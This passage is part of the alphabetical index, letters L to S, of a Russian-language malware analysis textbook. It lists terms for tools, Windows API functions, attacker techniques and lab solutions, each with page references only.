- противодействие отладке, 367-368
- решения, 655-669
- противодействие дизассемблированию, 350
- решения, 645-655
- методы противодействия виртуальным машинам (anti-VM), 381-382
- решения, 670-684
- анализ C++, 439-440
- решения, 712-723
- конструкции кода C на языке ассемблера, 133-134
- решения, 501-513
- методы скрытого запуска, 266-267
- решения, 586-607
- кодирование данных, 295-296
- решения, 607-626
- динамический анализ, 61-62
- решения, 482-493
- IDA Pro, 107-108
- решения, 494-501

- поведение вредоносных программ, 251-252
- решения, 566-586
- сетевые сигнатуры, 323-324
- решения, 626-645
- OllyDbg, 202-203
- решения, 530-548
- упаковщики, 403
- решения, 684-695
- анализ шелл-кода, 425-426
- решения, 696-712
- статический анализ, 27-28
- решения, 477-481
- WinDbg, 228
- решения, 548-566
- вредоносные программы Windows, 162-163
- решения, 513-529
- Структура «последним пришёл, первым ушёл» (LIFO), 77
- Средства запуска, 4, 231-232. См. также Методы скрытого запуска
- Функция LdrGetProcAddress, 15
- Функция LdrLoadDll, 15, 459
- LDT (локальная таблица дескрипторов), 374
- Регистр LDT (LDTR), 374
- Инструкция lea (загрузка эффективного адреса), 73-74
- Листовые функции, 446
- Инструкция leave, 77
- Циклический сдвиг влево (rol), 76
- Устаревшие графы в IDA Pro, 98
- Библиотека дизассемблирования libdasm, 330
- Структура LIFO («последним пришёл, первым ушёл»), 77
- Линейное дизассемблирование, 329-331
- в сравнении с ориентированным на поток выполнения, 331-332
- Связанные библиотеки, использование исполняемым файлом, 15-18
- Обход связанного списка, 130-132
- Ссылки, навигация в IDA Pro, 92-93
- Виртуальная машина Linux, 57
- Функция listen, 143, 144

- Режим прослушивания в Netcat, 52
- Структура LIST_ENTRY, 414, 565
- Данные с порядком байтов от младшего к старшему, 69
- Команда lm в WinDbg, 212, 223, 553, 555
- Команда ln в WinDbg, 213
- loadall.exe, 401
- использование OllyDbg, 191
- Загрузчик, 232. См. также Средства запуска
- Загрузка
- драйверов устройств, 226
- исполняемого файла, 384-385
- в IDA Pro, 88-89
- Функция LoadLibrary, 13, 15, 261, 387, 413, 417, 459, 520, 521, 545, 546, 547, 585
- поиск последнего вызова, 692
- импорт заглушки распаковки, 385
- Функция LoadResource, 254, 459, 596, 600, 609
- Ссылки loc в IDA Pro, 93
- Локальный администратор, выполнение от имени пользователя, 245
- Локальная таблица дескрипторов (LDT), 374
- Локальные перехватчики, 260
- Локальный компьютер, загрузка буфера с именем узла, 650
- Процесс Local Security Authority Subsystem Service (LSASS), 236
- Локальные учётные записи пользователей, хеши паролей, 236
- Локальные переменные в сравнении с глобальными, 110-112
- Локально уникальные идентификаторы (LUID), 238, 247
- Адреса, изменение имён в IDA Pro, 100
- Функция LockResource, 596, 609
- Регистрация
- активного окна, 239
- учётных данных, 570-571
- ошибок во вредоносной программе, 674
- в OllyDbg, 197
- Логические операторы, 75
- Вход в систему, похитители учётных данных, 234-241
- Тип длинного указателя (LP) в Windows API, 136
- Функция LookupPrivilegeValueA, 247, 730

- Алгоритм циклического кодирования, 277
- Циклы
- в коде C, 116-118
- установка точек останова после, 394
- LordPE, 469
- Экспорт LowLevelKeyboardProc, 20
- Низкоуровневый язык, 66, 67
- Экспорт LowLevelMouseProc, 20
- Низкоуровневые удалённые перехватчики, 260
- Функция LsaEnumerateLogonSessions, 459
- lsaext.dll, 236
- Процесс LSASS (Local Security Authority Subsystem Service), 236
- lsass.exe, 236
- LUID (локально уникальные идентификаторы), 238

М

- MAC-адрес для виртуальной машины, 371
- Машинный код, 67
- Магическая константа, 283
- Магическое число, 376
- Функция main
- определение начала, 530
- начало анализа, 501-502
- Основная память в архитектуре x86, 68, 69
- Таблица основных функций, 218
- анализ функций, 564-566
- поиск, 220
- Malcode Analyst Pack, 469-470
- Вредоносные документы, анализ с помощью Process Explorer, 50
- Функция malloc, 578
- Вредоносные программы. См. также Вредоносные программы Windows
- 64-разрядные, 441-449
- анализ без распаковки, 400-401
- попытки удалить себя, 531
- дважды упакованные, 397

- хеширование для выявления, 10
- наблюдение в естественной среде, 298
- упакованные и обфусцированные, 13-14
- запуск, 42-43
- безопасная среда для запуска, 14
- поиск признаков кодирования, 608
- код сценария самоудаления, 674
- типы, 3-4
- Анализ вредоносных программ
- создание машины для, 31-33
- опасность чрезмерного анализа, 308
- общие правила, 4-5
- цели, 1-2
- риски использования VMware, 36-37
- методы, 2-3. См. также Динамический анализ; Статический анализ
- инструменты, 465-475
- Поведение вредоносных программ, 231-250
- бэкдор, 232-234
- ботнеты, 234
- похитители учётных данных, 234-241
- перехват GINA, 235-236
- выгрузка хешей, 236-238
- регистрация нажатий клавиш, 238-241
- загрузчики и средства запуска, 231-232
- признаки, 298-299
- лабораторные работы, 251-252
- решения, 566-586
- закрепление, 241-245
- перехват порядка загрузки DLL, 244-245
- троянизированные системные двоичные файлы, 243-244
- реестр Windows для, 241-243
- повышение привилегий, 245-247
- SeDebugPrivilege, 246-247
- средство удалённого администрирования (RAT), 233-234
- руткиты пользовательского режима, 247-250
- перехват IAT, 248

- встроенный перехват, 248-250
- Mandiant
- ApateDNS, 51-52
- Red Curtain, 388
- Декорирование имён, 430-431
- Ручная распаковка, 389-397
- Функция MapViewOfFile, 137-138, 459, 520, 527, 583
- Функция MapVirtualKey, 459
- Массовые вредоносные программы, 4
- MD5 (Message-Digest Algorithm 5), 10
- Медиафайлы, шелл-код, хранящийся внутри, 423
- Функция memstr, 497
- Функция memscr, 596
- Память
- адреса глобальных переменных, 111
- выделение для объектов, 437
- проверка артефактов VMware, 373
- копирование разделов PE в, 593-594
- выгрузка исполняемого файла из, 390, 400, 469
- поиск драйвера устройства с помощью WinDbg, 563
- поиск kernel32.dll, 413-415
- дамп функции, 174
- и процессы, 147
- Нарушения доступа к памяти, 177
- Операнды адресов памяти, 69
- Точка останова памяти в OllyDbg, 188, 190-191
- Окно Memory dump в OllyDbg, 183
- Карта памяти для поиска DLL, 546-547
- Окно Memory Map в OllyDbg, 183-185
- Окно памяти, чтение WinDbg, 210-211
- Memoryze, 470
- Окно сообщения, создание вредоносной программой, 586
- Message-Digest Algorithm 5 (MD5), 10
- Поток сообщений в Windows с внедрением перехватчика и без него, 259
- Metasploit, 245, 418
- Методы

- в классе C++, 427
- перегрузка, 430-431
- Микрокод в архитектуре x86, 66
- Microsoft. См. также Windows
- Component Object Model (COM), 154-157
- документация, 453
- межсетевой экран, 33
- Hyper-V, 31
- программное предотвращение выполнения данных (DEP), 345
- символы, 212-215
- Virtual PC, 31
- Visual Studio, 16
- соглашения о вызовах, 121
- строка расширенных символов, 11
- Microsoft Developer Network (MSDN), 414
- Проверка подписанного Microsoft двоичного файла, 48
- Стандарт MIME (Multipurpose Internet Mail Extensions) и Base64, 277
- Функция MmGetSystemRoutineAddress, 224, 459
- Мнемоники в инструкциях, 69
- Функция Module32First, 459
- Функция Module32Next, 459
- Модули
- получение имени, 602
- вывод списка в WinDbg, 212
- Операция деления по модулю, 75, 112, 113
- Инструкция mov, 73, 76, 79, 338, 500
- зависимость от позиции, 409
- Инструкция movsb, 82
- Инструкция movsd, 528
- Инструкция movsx, 81
- Программа-заглушка MS-DOS, 22
- MSDN (Microsoft Developer Network), 414
- MSDN в Интернете, 19
- Ключевое слово msg в Snort, 304
- msgina.dll и GINA, 235
- msvcrt.dll, импортируемые функции, 480

- Инструкция `mi1`, 75
- Многобайтовый алгоритм кодирования, 276
- Стандарт Multipurpose Internet Mail Extensions (MIME) и Base64, 277
- Многопоточная версия обратной оболочки Windows, 233
- Мутанты, 151
- Мьютексы, 58, 482, 513
- создание, 483, 515
- межпроцессная координация с помощью, 151-152
- создание вредоносной программой, 585
- использование вредоносной программой, 517
- Заголовок MZ в исполняемом PE-файле, 594

N

- Именованные константы, 102-103
- Именованные каналы, наблюдение за вводом, 634
- Имена
- соглашения для функций, 17
- хешированные экспортируемые имена для разрешения символов, 417-418
- для лабораторных файлов, 27
- адресов, изменение в IDA Pro, 100
- для вредоносной DLL, 257
- вредоносной программы, сравнение строк, 666
- декорирование в C++, 431
- получение имён модулей, 602
- для мьютексов, 151
- Окно Names в IDA Pro, 91
- Пространства имён, файлы, доступные через, 138-139
- NAT (преобразование сетевых адресов), 311
- для VMware, 34
- Native API в Windows, 159-161
- Нативные приложения, 161
- Функция `Navigate`, 155, 313
- `nc`. См. Netcat (`nc`)
- Неббетт, Гэри, «Windows NT/2000 Native API Reference», 160
- Вложенные операторы `if`, 113, 114-116

- Команда `net start cisvc`, 582
- Команда `net start`, 43, 152, 581
- Netcat (`nc`), 52-53, 470, 483, 634
- исследование результатов, 485
- вывод при прослушивании порта 80, 504
- обратные оболочки, 232-233
- Функция `NetScheduleJobAdd`, 459, 547
- Функция `NetShareEnum`, 459
- Сетевой адаптер типа мост, 34
- Преобразование сетевых адресов (NAT), 311
- для VMware, 34
- Сетевые контрмеры, 297
- Сетевой фильтр в Proton, 46
- Сетевые интерфейсные карты (NIC), виртуальные, 371
- Сетевые сигнатуры, 2, 297-322
- анализ, 631-632
- и точка зрения злоумышленника, 321-322
- создание, 490
- создание для Snort, 317
- создание для полного перебора XOR, 273
- список Emerging Threats, 304
- формирование, 643
- лабораторные работы, 323-324
- решения, 626-645
- для обнаружения заражения вредоносной программой, 2
- поле User-Agent, 637
- Сетевые API, 143-145
- Сети
- анализ, 538-539
- перехват трафика, 580
- имитация, 51-53
- поиск кода, 313
- только с узлом, 32-33
- признаки функционирования, 572
- знание источников содержимого, 314
- серверная и клиентская стороны, 144-145

- виртуальные, 32
- Оператор new, 435, 437, 712
- Полубайт, 278
- NIC (сетевые интерфейсные карты), виртуальные, 371
- Метод No Pill, 375. См. также Инструкция sldt (No Pill)
- Функция NorBytes, 339
- Нелистовые функции, 446
- Непривилегированный режим, 177
- Невиртуальные функции в сравнении с виртуальными, 432-436
- Инструкция NOP в архитектуре x86, 76
- Последовательность NOP, 337
- NOP sled и шелл-код, 422-423
- Замена инструкций инструкциями NOP в IDA Pro, 340
- Norman SandBox, 40
- Norton Ghost, 30
- Теги noscript, команды вредоносной программы из, 638
- NSPack, 388
- Пространство имён NT, 138
- Функция NtContinue, 161, 386
- Функция NtCreateFile, 215, 224
- ntdll.dll, 17, 159, 352, 414
- Флаг NTGlobalFlag, 355, 659-660
- Функция ntohl, 191
- ntoskrnl.exe, 159
- и вредоносные драйверы, 207
- Функция NtQueryDirectoryFile, 459, 559
- как функция перехвата, 556-558
- Функция NtQueryInformationFile, 160
- Функция NtQueryInformationKey, 160
- Функция NtQueryInformationProcess, 352, 460
- Функция NtQueryInformationThread, 160
- Функция NtQuerySystemInformation, 160
- Функция NtReadFile, 160
- Функция NtSetInformationProcess, 460
- Функция NtWriteFile, 160, 215
- Байты NULL, предотвращение в шелл-коде, 421

- Однобайтовое кодирование XOR с сохранением NULL, 273-274
- Терминатор NULL, 11
- Параметр **Number of Opcode Bytes**, 335
- Параметр NXDOMAIN, 52

O

- Команда !object в WinDbg, 552
- Объектно-ориентированное программирование, 427-432
- перегрузка и декорирование имён, 430-431
- указатель this, 428-430
- Объекты, создание и уничтожение в C++, 437
- ОЕР. См. Исходная точка входа (OEP)
- OfficeMalScanner, 470
- Ссылки смещений в IDA Pro, 93
- Функция OleInitialize, 154, 460, 518
- OllyDbg, 168, 179-201, 364, 470
- анализ, 691
- вспомогательные возможности, 197
- точки останова, 188-191
- выбор аргументов для отладки, 532
- окно отладки, 173
- параметры исключений по умолчанию, 362
- представление дизассемблирования, 533
- исследование перехватчика, 579-580
- обработка исключений, 194-195
- выполнение кода, 186-187
- поиск адресов функций, 410
- принудительное дизассемблирование кода, 689
- интерфейс, 181-183
- как оперативный отладчик, 411, 696
- лабораторные работы, 202-203
- решения, 530-548
- загрузка DLL, 191-192, 401
- загрузка вредоносной программы, 180-181, 656
- загрузка упакованного исполняемого файла, 389

- карта памяти для исследования мест загрузки DLL, 546
- окно Memory Map, 183-185
- открытие вредоносной программы, 538
- уязвимость строки формата OutputDebugString, 365
- и упакованная программа, 387
- внесение исправлений, 195-196
- пауза перед обратным вызовом TLS, 361
- подключаемые модули, 197-200, 354
- преждевременное завершение программы, 662
- перемещение базы, 184-185
- параметр **Run Trace**, 395
- декодирование захвата экрана с помощью, 616
- сценарная отладка, 200-201
- анализ шелл-кода, 196-197
- функция strcmp, 663
- трассировка, 192-194
- просмотр потоков и стеков, 185-186
- уязвимости, 363-365
- и WinUpack, 400
- OllyDump, 198, 389-390
- выгрузка распакованной программы, 694
- Find OEP by Section Hop (Trace Into), 686
- Find OEP by Section Hop (Trace Over), 685, 687
- принудительное дизассемблирование кода, 686
- Коды операций в архитектуре x86, 67, 70
- Анализатор трафика с открытым исходным кодом, 53
- Функция OpenMutex, 152, 460, 522
- Функция OpenProcess, 460
- Функция OpenProcessToken, 247, 730
- Функция OpenSCManager, 153, 460, 514, 515, 549, 550, 554
- Функция OpenService, 549, 550
- OpenSSL, 281
- Операнды
- форматирование в IDA Pro, 100
- в архитектуре x86, 69, 70
- Операционные системы (ОС), резервные образы, 30

- Фильтр Operation в Procmon, 45
- Оперативное воспроизведение, 308
- Безопасность операций (OPSEC), 299
- Инструкция or, 76
- Логический оператор OR в архитектуре x86, 75
- Порядковый номер, импорт функций исполняемым файлом, 16-17, 43
- Исходная точка входа (OEP)
- код вокруг, 399
- в DLL, 401
- поиск, 391-395
- с помощью автоматических инструментов, 391-392
- вручную, 392-395
- признаки, 694
- передача выполнения, 386
- и заглушка распаковки, 384
- Осиротевший процесс, 490-491
- OSR Driver Loader, 470-471
- ОС (операционные системы), резервные образы, 30
- Outlook Express, 579-580
- Функции вывода, трассировка от, 286
- Функция OutputDebugString, 353, 460, 664
- Чрезмерный анализ, опасность, 308
- Перегрузка, 430-431

Р

- Упакованные DLL, 401
- Упакованные исполняемые файлы
- обнаружение, 23
- вычисление энтропии, 387-388
- выявление, 387-388
- загрузка в OllyDbg, 389
- исправление таблицы импорта, 390
- Упакованные файлы
- признаки, 480
- строки и, 483

- Упакованные вредоносные программы, 13-14
- обнаружение с помощью PEiD, 14
- Упаковщики, 383-402
- анатомия, 384-387
- лабораторные работы, 403
- решения, 684-695
- разрешение импортируемых функций, 385
- хвостовой переход, 386
- распространённые советы и приёмы, 397-400
- иллюстрация распаковки, 386-387
- Список пакетов в Wireshark, 53
- Перехват пакетов с помощью Wireshark, 53-55
- Алгоритм упаковки, программа для обратного выполнения, 389
- Символы заполнения и строка Base64, 279
- Parallels, 31
- Родительские классы в C++, 432
- функции дочернего класса из, 436
- Отношения родительского и дочернего классов, 432
- Процедуры разбора
- анализ, 318-320
- граф IDA Pro, 318-319
- Атаки pass-the-hash, 236
- Функция проверки пароля, 533
- проверка отключения, 534
- Пароли, 661
- получение правильного, 665
- перехват, 53
- Функция PatchByte, 337, 339
- PatchGuard, 227
- Внесение исправлений в OllyDbg, 195-196
- Параметры правила payload в Snort, 303
- Нотация PCRE (Perl Compatible Regular Expression) в Snort, 305, 316
- Ключевое слово правила Snort pcre, 305
- Раздел .pdata в PE-файле, 22
- PDF Dissector, 471
- Документы .pdf, 704-712

- анализ с помощью Process Explorer, 50
- создаваемые объекты, 716
- PDF Tools, 471
- PE Explorer, 26, 471
- подключаемые модули распаковки, 388
- Формат PE-файла. См. Формат файла Portable Executable (PE)
- Структура PEB (Process Environment Block), 352, 591-592
- документированная, 354
- PEBrowse Professional, 26
- PECompact, 397-398
- Функция PeekNamedPipe, 460, 634
- PEiD, 471, 478, 479-480
- обнаружение упаковщиков, 14
- вывод KANAL, 610
- Периферийные устройства, подключение и отключение, 34-35
- Нотация Perl Compatible Regular Expression (PCRE) в Snort, 305, 316
- Закрепление, 241-245, 572
- AppInit_DLLs для, 575
- перехват порядка загрузки DLL, 244-245
- реестр, 139
- троянизированные системные двоичные файлы, 243-244
- реестр Windows для, 241-243
- Petite, 398
- PEview, 471, 478
- исследование PE-файлов, 22-24
- поиск базового адреса, 545
- исходная и троянизированная версии `cisvc.exe`, 584-585
- Подключаемый модуль PhantOm, 354, 658, 659, 665
- Phatbot, обнаружение VMware, 375-376
- Целевой фишинг, 299
- PIC (позиционно-независимый код), 408-409
- Символ вертикальной черты (|) в Snort, 304
- Подключаемые модули
- для расширения IDA Pro, 103-106
- в OllyDbg, 197-200, 354
- запуск исполняемых файлов PEiD, 14

- сторонние для Internet Explorer, 157
- Указатели в сравнении с дескрипторами, 137
- Poison Ivy, 189, 234
- трассировка, 193-194
- использование функции VirtualAlloc, 189-190
- Опрос, 239
- Полиморфизм, 434
- Инструкция pop, 77, 79
- после call, 409-411
- и хвостовой переход, 394
- Всплывающая реклама, 560-561
- Инструкция popa, 79, 244
- Инструкция popad, 79
- Порт 80 и бэкдор, 232
- Формат файла Portable Executable (PE), 14-15, 396
- копирование разделов в память, 593-594
- исследование структуры файла, 486
- уязвимости заголовка, OllyDbg, 363-365
- заголовки и разделы, 21-26
- сводные сведения, 26
- поддержка IDA Pro, 87
- признаки, 729
- форматирование упакованных исполняемых файлов, 385
- разбор экспортируемых данных, 415-417
- PEview для исследования, 22-24
- перемещение базы, 184
- Resource Hacker для просмотра, 25-26
- раздел ресурсов, 254, 567
- заголовки разделов и аварийное завершение OllyDbg, 364
- раздел .tls, 360, 662
- Порты, использование вредоносной программой, 52
- Позиционно-независимый код (PIC), 408-409
- Метод POST, 309
- Функция printf, 120
- вызов, скомпилированный для 32-разрядного процессора, 445
- вызов, скомпилированный для 64-разрядного процессора, 446

- проблемы распознавания IDA Pro, 502
- Повышение привилегий, 245-247
- SeDebugPrivilege, 246-247
- Привилегированный режим, 177
- ProcDump, 400
- Фильтр активности процессов в Procmon, 46
- Контекст процесса, 158
- Структура Process Environment Block (PEB), 352, 591-592
- документированная, 354
- Process Explorer, 58, 472, 483
- сравнение строк, 49
- Dependency Walker, 49
- поиск внедрения DLL, 589
- параметр Verify, 48-49
- просмотр процессов, 47-50
- Process Hacker, 472
- Process Monitor (Procmon), 43-46, 472, 483
- параметры регистрации при загрузке, 46
- отображение, 44
- диалог Filter, 484
- фильтрация, 44-46
- фильтры на панели инструментов, 46
- просмотр результатов, 58
- включение и выключение захвата событий, 749
- Фильтр Process Name в Procmon, 45
- Окно Process Properties, вкладка Strings, 49
- Подмена процесса, 48-49, 257-259
- Функция Process32First, 255, 263, 460
- Функция Process32Next, 255, 263, 460
- Процессы
- создание, 147-149, 590
- выгрузка из памяти, 390, 400
- динамическое разрешение импортируемых функций перебора, 600-601
- регистр EBX приостановленного только что созданного процесса, 591
- перебор, 601
- для последующей работы вредоносной программы, 147-149

- функция для открытия и манипулирования, 20
- скрытые, 566
- межпроцессная координация с помощью мьютексов, 151-152
- окно Properties, 48
- возобновление приостановленного, 595
- запуск и подмена, 596
- Флаг ProcessHeap в структуре PEB, 355
- Procmon. См. Process Monitor (Procmon)
- Программы. См. Исполняемые файлы
- Пролог
- 64-разрядный код, 446-447
- в функциях, 77
- Окно Properties в Process Explorer, 48
- Протоколы, имитация злоумышленниками существующих, 309-310
- psapi.dll, 586, 600
- Инструкция push, 77, 79, 244, 329, 689
- в сравнении с mov, 120
- с инструкцией return для хвостового перехода, 399
- для начала функций в дизассемблированном коде, 394
- Pwdump, 236
- Сценарий Python PyCommand, 200-201
- Криптографическая библиотека PyCrypto, 290, 625
- возможные ловушки, 626
- Python, 472
- IDAPython, 105-106
- программа для декодирования строки Base64, 289
- Сценарий PyCommand, 200-201
- сценарий для преобразования данных в строку, 500-501

Q

- Опрос порта ввода-вывода, 375-377
- Функция QueryPerformanceCounter, 358-359, 460, 667-668
- Функция QueueUserAPC, 263, 460

R

- Токены радиочастотной идентификации (RFID), 235
- Функция `RaiseException`, 157, 344
- Функция `Random`, 313, 314
- Начальное значение генератора случайных чисел, 484
- RAT (средство удалённого администрирования), 233-234
- Необработанные данные, преобразование в Base64, 277-278
- Алгоритм RC4, 283
- Команда RCPT (SMTP), 572
- Раздел `.rdata` в PE-файле, 21
- Функция `rdtsc`, 669
- Инструкция `rdtsc` для проверки времени, 358
- Точки останова на чтение для поиска хвостового перехода, 394
- Функция `ReadFile`, 137, 219
- происхождение переданного дескриптора, 623
- Функция `ReadProcessMemory`, 460, 590
- Перемещение базы, 88
- в OllyDbg, 184-185
- Получение данных и анализ кода, 312
- Восстановление скрытых файлов, 559-560
- Рекурсивная функция, 527
- Функция `recv`, 143, 144, 313, 461
- Метод противодействия BM Red Pill, 374-375. См. также Инструкция `sidt` (Red Pill)
- Ключевое слово правила Snort `reference`, 305
- Функция `RegCreateKeyEx`, 448
- Функция `RegDeleteKeyEx`, 448
- `Regedit` (редактор реестра), 140-141
- Функция `RegGetValue`, 141
- Региональные интернет-регистраторы (RIR), 301
- Операнды регистров, 69
- Функция `RegisterClassEx`, 20
- Функция `RegisterHotKey`, 20, 461
- Регистры, 68
- сдвиг, 75
- в архитектуре x64, 443
- в архитектуре x86, 71-73

- Окно Registers в OllyDbg, 182
- Реестры интернет-адресов, 301
- Реестр Windows, 139-143
- анализ кода, 141-142
- распространённые функции, 141
- определение служб, 242
- функция для поиска строк, 679
- признаки изменения, 508
- для закрепления, 241-243
- корневые разделы, 140
- сценарии с файлами .reg, 142-143
- снимки с помощью Regshot, 50-51
- артефакты VMware, 371
- Редактор реестра (Regedit), 140-141
- Фильтр Registry в Procmon, 46
- Разделы реестра, 20
- и вредоносная программа, 42
- ссылки на отладчики, 356
- Строки \Registry\Machine, 549
- Инструмент RegMon, 43
- Функция RegOpenKey, 461
- Функция RegOpenKeyEx, 141, 142, 448, 508
- Функция RegSetValueEx, 141, 508
- Regshot, 50-51, 56, 472, 487-488
- Регулярные выражения для выявления шаблонов вредоносных программ, 631
- Относительные адреса в сравнении с абсолютными в OllyDbg, 184-185
- Относительные виртуальные адреса (RVA) для PE-файлов, 416
- Функция ReleaseMutex, 151
- Раздел .reloc в PE-файле, 22
- Средство удалённого администрирования (RAT), 233-234
- Удалённые перехватчики, 260
- Удалённая машина, программа получает команды от, 522
- Удалённый процесс и функция VirtualAllocEx, 255
- Функция сеанса удалённой оболочки, 497
- Удалённый сокет, подключение программы, 727
- Инструкции per в архитектуре x86, 81-83

- Инструкция REP MOVSw, 536
- Оперативное воспроизведение, 308
- Функции импорта для извлечения ресурсов, 567
- Resource Hacker, 25-26, 472, 482, 554, 596-597
- Раздел ресурсов
- хранящийся исполняемый файл, 555
- загрузка данных, 481
- Ресурсы
- импортируемые функции для манипулирования, 600
- обфускация однобайтовым кодированием XOR, 609
- Управление ресурсами, процессы для, 147
- Функция ResumeThread, 259, 461
- Инструкция ret, 77, 386, 409
- Инструкция retn, 342-343, 693
- Инструкция return для хвостового перехода совместно с push, 399
- Указатель возврата, злоупотребление, 342-343
- Ключевое слово rev в Snort, 304
- Обратная разработка, 3
- сетевые протоколы, 53
- в дизассемблированном коде x86, 67-68
- Среда обратной разработки, 466
- Обратный поиск IP, 301
- Обратная оболочка, 232-233
- анализ, 544
- создание, 703
- Обратимый шифр, 271
- Токены RFID (радиочастотной идентификации), 235
- Циклический сдвиг вправо (ror), 76
- Алгоритм Rijndael, 618
- Адресация относительно RIP, 443
- RIR (региональные интернет-регистраторы), 301
- Ритчи, Деннис, «Язык программирования C», 110
- Робин, Джон, 373
- RobTex, 302
- Ложный байт, 337
- Алгоритм кодирования ROL, 276

- Инструкция `rol`, 76
- Римская империя и шифр Цезаря, 270
- Корневой раздел реестра, 139
- Руткиты, 4, 221-225
- поиск, 555-556
- и прерывания, 225
- руткиты пользовательского режима, 247-250
- Алгоритм кодирования ROR, 276
- Инструкция `ror`, 76
- Алгоритм кодирования ROT, 276
- Циклический сдвиг, инструкция для, 76
- Раздел `.rsrc` в PE-файле, 22, 25-26
- Функция `RtlCompareMemory`, 557-558
- Функция `RtlCreateRegistryKey`, 461, 549, 553
- Функция `RtlInitUnicodeString`, 219, 559
- Функция `RtlWriteRegistryValue`, 461, 549, 553
- `rtutils.dll`, сравнение троянизированной и чистой версий, 243
- Параметры правил Snort, 303
- Подраздел Run для автоматического запуска программ, 140
- Трассировка выполнения в OllyDbg, 193
- `rundll32.exe`, 42-43, 488
- фильтр для процессов, 572
- для запуска вредоносной DLL, 42-43
- Выполняющийся процесс, присоединение OllyDbg, 181
- Выполняющиеся службы, вывод списка, 152
- Связывание во время выполнения, 15
- RVA (относительные виртуальные адреса) для PE-файлов, 416

S

- Безопасная среда, 29. См. также Виртуальные машины
- SafeSEH, 345
- SAM (Security Account Manager), хеши паролей локальных учётных записей пользователей, 236
- Функция `SamIConnect`, 237, 461
- Функция `SamIGetPrivateData`, 237, 461
- Функция `SamQueryInformationUse`, 461

- Функция SamrQueryInformationUser, 237
- Библиотека samsrv.dll, получение дескриптора, 237
- Песочницы, 40-42, 473
- Sandboxie, 473
- Команда sc, 555
- Пугающие программы, 4
- Инструкция scasb, 82
- Инструкция scasx, 81
- ScooruNG, 379
- Захват экрана, функция для, 615
- Функция ScreenEA, 105
- Сценарная отладка в OllyDbg, 200-201
- Сценарии IDC, 104-105
- Поиск
- порядка загрузки DLL по умолчанию в Windows XP, 245
- в IDA Pro, 94-95
- символов, 212-213
- Section Hop, 391
- Secure Hash Algorithm 1 (SHA-1), 10
- Security Account Manager (SAM), хеши паролей локальных учётных записей пользователей, 236
- Дескриптор безопасности, 246
- Процедура повышения привилегий SeDebugPrivilege, 603
- Сегментные регистры, 71
- SEH (обработка структурированных исключений), 157, 665
- цепочка, 345
- неправильное использование, 344-346
- Зейтц, Джастин, «Gray Hat Python», 201
- Самодекодирование, 288-289
- Код сценария самоудаления, 674
- Функция send, 143, 144, 313, 461
- установка встроенного перехватчика, 574
- Отправка данных и анализ кода, 312
- Серверная сторона сети, 144-145
- Функция ServiceMain, 673
- Службы
- определение в реестре, 242

- создающая функция, 677
- функции, указывающие на создание, 549
- дескрипторы, функция `OpenService`, 550
- создание вредоносной программой, 514
- вредоносная программа установлена как, 487
- программа, создающая, 561
- команда `sc` для получения сведений, 550, 555
- в Windows, 152-154
- Функция `SetColor`, 105
- Инструмент `setdll`, 262
- Функция `SetFilePointer`, 709
- Функция `SetFileTime`, 461
- Функция `SetThreadContext`, 259, 461, 590, 595
- Функция `SetWaitableTimer`, 516
- Функция `SetWindowsHookEx`, 20, 239, 260, 261, 462, 597
- Функция `SetWindowText`, 20
- Флаг SF (знака), 72
- `sfc_os.dll`, 604
- Функция `SfcTerminateWatcherThread`, 462, 604
- Инструкция `sgdt`
- и виртуальная машина, 374
- и обнаружение VMware, 375
- SHA-1 (Secure Hash Algorithm 1), 10
- Общие папки, 138
- в VMware, 380
- Оболочка, подключение канала к выводу, 624
- `Shell32.dll`, 20
- Шелл-код
- 64-разрядная версия, 442
- декодер с алфавитным кодированием, 697
- поиск, 423-424
- массив хешей, 700-701
- поиск открытого дескриптора PDF, 708
- полезная нагрузка, 698
- запись в `cisvc.exe`, 583-584
- Анализ шелл-кода, 407-424

- динамический, 706-707
- кодировки, 421-422
- выявление места выполнения, 409-413
- лабораторные работы, 425-426
- решения, 696-712
- загрузка кода, 408
- ручное разрешение символов, 413-418
- поиск `kernel32.dll` в памяти, 413-415
- разбор экспортируемых данных PE, 415-417
- использование хешированных экспортируемых имён, 417-418
- NOP sled, 422-423
- в OllyDbg, 196-197
- позиционно-независимый код (PIC), 408-409
- `shellcode_launcher.exe`, 408, 411, 696
- Функция `ShellExecute`, 462, 636
- Сдвиг регистров, 75
- Инструкция `shl`, 75, 76
- Функция `ShowWindow`, 20
- Инструкция `shr`, 75
- Ключевое слово `sid` в Snort, 304
- Инструкция `sidt` (Red Pill), 375, 670, 671
- и виртуальная машина, 374
- IDS на основе сигнатур, 302
- Сигнатуры. См. Сетевые сигнатуры
- Простые шифры, 270-280
- Base64, 277-280
- шифр Цезаря, 270
- другие схемы кодирования, 276-277
- шифр XOR, 271-276
- Простые инструкции в архитектуре x86, 73-76
- Однобайтовое кодирование XOR, 271
- Пошаговое выполнение
- в отладчиках, 169-170, 176
- и инструкция `icebp`, 363
- в OllyDbg, 187
- Sinkhole, 297

- Size of Raw Data, 23-24
- Поле SizeOfRawData в PE-заголовке, 365
- Функция SizeofResource, 254, 596, 609
- Инструкция sldt (No Pill), 670, 672
- и обнаружение VMware, 375
- Функция Sleep, 239, 263, 329, 479
- в цикле, 629
- параметр, 499
- и песочницы, 41
- The Sleuth Kit (TSK), 473
- Смарт-карты, 235
- Снимки
- сравнение с помощью Regshot, 50-51, 58
- реестра, 487-488
- виртуальных машин, 35-36
- Snort, 473
- анализ процедур разбора, 318-320
- создание сигнатуры, 317
- ложные срабатывания, 306
- обнаружение вторжений, 303-304
- нотация Perl Compatible Regular Expression (PCRE), 305
- сигнатура правила, 632
- нацеливание на несколько элементов, 320-321
- Структура sockaddr_in, 543, 702
- Функция socket, 143, 144, 313
- символические константы, 500
- Сокеты
- совместимые с Berkeley, 143-144
- код создания, 701-702
- подключение программы к удалённому, 727
- SoftICE, 168
- Программное обеспечение, изменение выполнения с помощью отладчика, 177
- Программные точки останова, 357
- в сравнении с аппаратными, 687
- в OllyDbg, 188-189
- Программное предотвращение выполнения данных (DEP), 345

- Отладчики уровня исходного кода в сравнении с уровнем ассемблера, 168
- Вредоносная программа для рассылки спама, 4
- Целевой фишинг, 299
- Специальные файлы в Windows API, 138-139
- Функция `sprintf`, аннотированный код для аргументов, 628-629
- Шпионское ПО, 20
- SSDT (таблица диспетчеризации системных служб)
- проверка, 222
- перехват, 221-222
- Стек, 69
- адреса локальных переменных, 111
- и код `ExceptionHandler`, 345
- исправление для функции, 506-507
- выявление помещённых параметров, 502-503
- создание объектов, 437
- просмотр в OllyDbg, 185-186
- различия использования в архитектуре x64, 443-447
- в архитектуре x86, 77-80
- вызовы функций, 77-78
- компоновка, 78-80
- Переполнение стека, 158
- Указатель стека, отрицательное число, 348
